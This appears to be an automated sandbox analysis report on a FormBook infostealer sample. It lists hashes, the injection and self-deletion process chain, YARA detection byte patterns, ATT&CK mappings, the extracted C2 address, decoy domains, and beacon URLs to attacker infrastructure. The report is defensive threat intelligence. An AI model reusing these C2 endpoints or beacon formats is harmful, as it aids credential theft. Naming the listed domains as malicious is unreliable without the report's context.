ID: 356515
Sample Name:
lpdKSOB78u.exe
Cookbook: default.jbs
Time: 09:17:28
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report lpdKSOB78u.exe

Overview


General Information

Sample Name:	lpdKSOB78u.exe
Analysis ID:	356515
MD5:	f10054d325df455..
SHA1:	54871af48b64576.
SHA256:	b060cb81afd9113.
Tags:	exe Formbook

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- lpdKSOB78u.exe (PID: 6076 cmdline: 'C:\Users\user\Desktop\lpdKSOB78u.exe' MD5: F10054D325DF455C58ECB16EA660D3F2)
  - lpdKSOB78u.exe (PID: 5652 cmdline: 'C:\Users\user\Desktop\lpdKSOB78u.exe' MD5: F10054D325DF455C58ECB16EA660D3F2)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - raserver.exe (PID: 6748 cmdline: C:\Windows\SysWOW64\raserver.exe MD5: 2AADF65E395BFBD0D9B71D7279C8B5EC)
        - cmd.exe (PID: 6956 cmdline: /c del 'C:\Users\user\Desktop\lpdKSOB78u.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6964 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.torontotel.com/4qdc/"
  ],
  "decoy": [
    "mangpe.asia",
    "mmstruckingllc.com",
    "ascendingworship.com",
    "gfeets.com",
    "smartcbda.com",
    "dreaminggrand.com",
    "dohostar.com",
    "farkindalik365.com",
    "weareexpatwomen.com",
    "gamereruns.com",
    "rosesandframes.com",
    "commagx4.info",
    "tarpleymusic.info",
    "szttskj.com",
    "calatheahomeservices.com",
    "qm7886.com",
    "emunmous.com",
    "deutschclub.com",
    "39palmavenue.com",
    "thepixxelgroup.com",
    "buildassetswealth.com",
    "oscarandmarina.com",
    "zingoworks.space",
    "edgewooddhr.net",
    "earth-emily.com",
    "belanjagratis.com",
    "sandrapidal.com",
    "btvstudios.com",
    "aberdareroyalcottages.com",
    "officialgiftclub.com",
    "kerdbooks.com",
    "havemercyinc.net",
    "sunsitek.com",
    "larek.store",
    "radioapostolicadigital.com",
    "xcuswaeheje.com",
    "ndk168.com",
    "pcareinc.com",
    "beconfidentagain.com",
    "codejunkys.com",
    "constancescot.com",
    "inbarrel.com",
    "thepurepharmacy.com",
    "finoblog.com",
    "orderbbqculinary.com",
    "bgshtswp.com",
    "hezhengnet.com",
    "clerolaustrie.com",
    "speedysnacksbox.com",
    "amazonia.coffee",
    "mnkmultiservicios.com",
    "antips.com",
    "powerofphoto.com",
    "trackyourvote.com",
    "equiposddl.com",
    "mintmobikeplus.com",
    "grn-shop.com",
    "fabslab.coffee",
    "musicindustrymag.com",
    "cyprusdivingcenters.com",
    "sunsilify.com",
    "rehabcareconnect.com",
    "kingscarehospital.com",
    "pompomlearning.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.471497845.0000000000DB0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.471497845.0000000000DB0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.471497845.0000000000DB0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.265826962.00000000008E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.265826962.00000000008E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
1.2.lpdKSOB78u.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.lpdKSOB78u.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.lpdKSOB78u.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
0.2.lpdKSOB78u.exe.2a30000.5.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.lpdKSOB78u.exe.2a30000.5.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Copyright null 2021

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

Copyright null 2021

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Access Token Manipulation 1	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 2 3 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Access Token Manipulation 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
lpdKSOB78u.exe	44%	Virustotal		Browse
lpdKSOB78u.exe	36%	ReversingLabs	Win32.Trojan.Convagent	
lpdKSOB78u.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\h1luljvls0ea.dll	22%	ReversingLabs	Win32.Trojan.Convagent	
C:\Users\user\AppData\Local\Temp\nsr575.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsr575.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.lpdKSOB78u.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
0.2.lpdKSOB78u.exe.2a30000.5.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.lpdKSOB78u.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.0.lpdKSOB78u.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File
1.2.lpdKSOB78u.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.0.lpdKSOB78u.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1130366		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.buildassetswealth.com/4qdc/?sxlpdB=t6rgzpThEavL/zg9991GCjSWOfv9/TODS4c0mNe7yolhiaEFU/O6K33zqhrleftTdvyE&2dz=onbha	0%	Avira URL Cloud	safe	
http://www.inbarrel.com/4qdc/?sxlpdB=DRpehdA/33BzcPgqXFJLC0P+7mKy3AC9kGgryjypn4W4a4lypWUQvIUJQnrelubfkLFp&2dz=onbha	0%	Avira URL Cloud	safe	
http://i4.cdn-image.com/__media__/pics/27586/searchbtn.png)	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://i4.cdn-image.com/__media__/pics/27587/Left.png)	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.antips.com/4qdc/?sxlpdB=FDPsk0sff5Lw+z8Vw8rcgpm8MWqJfMs2bvH8+cW5/POI2TSyhlXdRmW8g+C2mzqgUbJY&2dz=onbha	0%	Avira URL Cloud	safe	
http://i4.cdn-image.com/__media__/pics/27587/Right.png)	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff2	0%	Avira URL Cloud	safe	
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot	0%	Avira URL Cloud	safe	
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.otf	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.havemercyinc.net/4qdc/?sxlpdB=o1YYd6Gi2K67gelLAX14ago2MHBzIaWFdtb1Ca8ijRLt6mEmIsAV47qF7pv8e7ASo7Rk&2dz=onbha	0%	Avira URL Cloud	safe	
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.eot?#iefix	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
www.torontotel.com/4qdc/	0%	Avira URL Cloud	safe	
http://i4.cdn-image.com/__media__/pics/27587/BG_2.png)	0%	Avira URL Cloud	safe	
http://rdfs.org/sioc/ns#	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.svg#open-sans-bold	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.39palmavenue.com/4qdc/?sxlpdB=ZB8Pl5eBC7Hephg+P6iGhrGYsApNwIB7ekAHWQJEYqlC8jRN6CLcZFL5CLWpIktyGytq&2dz=onbha	0%	Avira URL Cloud	safe	
http://www.rehabcareconnect.com/4qdc/?sxlpdB=XrM9oEi9W6a6X8UVQlR+JUyFbINbZfC+p7wdaOxjToB4fXjiFd7gjA62KvYw0vzt+GJp&2dz=onbha	0%	Avira URL Cloud	safe	
http://www.ndk168.com/4qdc/?sxlpdB=fgRLe1wDsIR582SpVqHNrqc5X9FQKzC9eNMuu75MPd7YekjVZ2QEORs18XDbgwZ5UcjJ&2dz=onbha	0%	Avira URL Cloud	safe	
http://rdfs.org/sioc/types#	0%	Avira URL Cloud	safe	
http://www.pcareinc.com/4qdc/?sxlpdB=n05rnph+IqNz0mbSS5vp9sGjLY7dyqnysY607r4vHHjCLr3ziiRBE07QjlPjM5GqarqD&2dz=onbha	0%	Avira URL Cloud	safe	
http://www.speedysnacksbox.com/4qdc/?sxlpdB=oetlJbthpq9VCk3sxGtc819EDOSw/wKhNDSOaTnbk4bTW9QfHQR4t80kWNVKaJln9Y1c&2dz=onbha	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.woff	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.beconfidentagain.com/4qdc/?sxlpdB=uT9syTVFNHzfIlw/vi0ORJwgGNlm67yR3EiChoWxlToAUfSEqT6/a/KF0zmtzwOHQ1u8&2dz=onbha	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://i4.cdn-image.com/__media__/fonts/open-sans-bold/open-sans-bold.ttf	0%	Avira URL Cloud	safe	
http://www.edgewooddhr.net/4qdc/?sxlpdB=+7VgHCQQJYO0FHfoX4VwpMGRpMkf/fkwbCKrV3wMZoe5nkwvpaAzoW+aSblNd7Hd+wjC&2dz=onbha	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
speedysnacksbox.com	34.102.136.180	true	true		unknown
www.larek.store	185.104.45.146	true	false		unknown
www.edgewooddhr.net	208.91.197.27	true	true		unknown
rehabcareconnect.com	92.249.45.191	true	true		unknown
sequoia.bostonlogic.com	23.253.73.122	true	false		high
www.beconfidentagain.com	104.21.76.239	true	true		unknown
havemercyinc.net	34.102.136.180	true	true		unknown
inbarrel.com	34.102.136.180	true	true		unknown
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	3.223.115.185	true	false		high
buildassetswealth.com	34.102.136.180	true	true		unknown
www.pcareinc.com	154.213.108.250	true	true		unknown
www.ndk168.com	23.224.206.45	true	true		unknown
www.havemercyinc.net	unknown	unknown	true		unknown
www.antips.com	unknown	unknown	true		unknown
www.torontotel.com	unknown	unknown	true		unknown
www.39palmavenue.com	unknown	unknown	true		unknown
www.speedysnacksbox.com	unknown	unknown	true		unknown
www.thepixxelgroup.com	unknown	unknown	true		unknown
www.buildassetswealth.com	unknown	unknown	true		unknown
www.inbarrel.com	unknown	unknown	true		unknown
www.rehabcareconnect.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.buildassetswealth.com/4qdc/?sxlpdB=t6rgzpThEavL/zg9991GCjSWOfv9/TODS4c0mNe7yolhiaEFU/O6K33zqhrleftTdvyE&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.inbarrel.com/4qdc/?sxlpdB=DRpehdA/33BzcPgqXFJLC0P+7mKy3AC9kGgryjypn4W4a4lypWUQvIUJQnrelubfkLFp&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.antips.com/4qdc/?sxlpdB=FDPsk0sff5Lw+z8Vw8rcgpm8MWqJfMs2bvH8+cW5/POI2TSyhlXdRmW8g+C2mzqgUbJY&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.havemercyinc.net/4qdc/?sxlpdB=o1YYd6Gi2K67gelLAX14ago2MHBzIaWFdtb1Ca8ijRLt6mEmIsAV47qF7pv8e7ASo7Rk&2dz=onbha	true	• Avira URL Cloud: safe	unknown
www.torontotel.com/4qdc/	true	• Avira URL Cloud: safe	low
http://www.39palmavenue.com/4qdc/?sxlpdB=ZB8Pl5eBC7Hephg+P6iGhrGYsApNwIB7ekAHWQJEYqlC8jRN6CLcZFL5CLWpIktyGytq&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.rehabcareconnect.com/4qdc/?sxlpdB=XrM9oEi9W6a6X8UVQlR+JUyFbINbZfC+p7wdaOxjToB4fXjiFd7gjA62KvYw0vzt+GJp&2dz=onbha	true	• Avira URL Cloud: safe	unknown
http://www.ndk168.com/4qdc/?sxlpdB=fgRLe1wDsIR582SpVqHNrqc5X9FQKzC9eNMuu75MPd7YekjVZ2QEORs18XDbgwZ5UcjJ&2dz=onbha	true	• Avira URL Cloud: safe	unknown
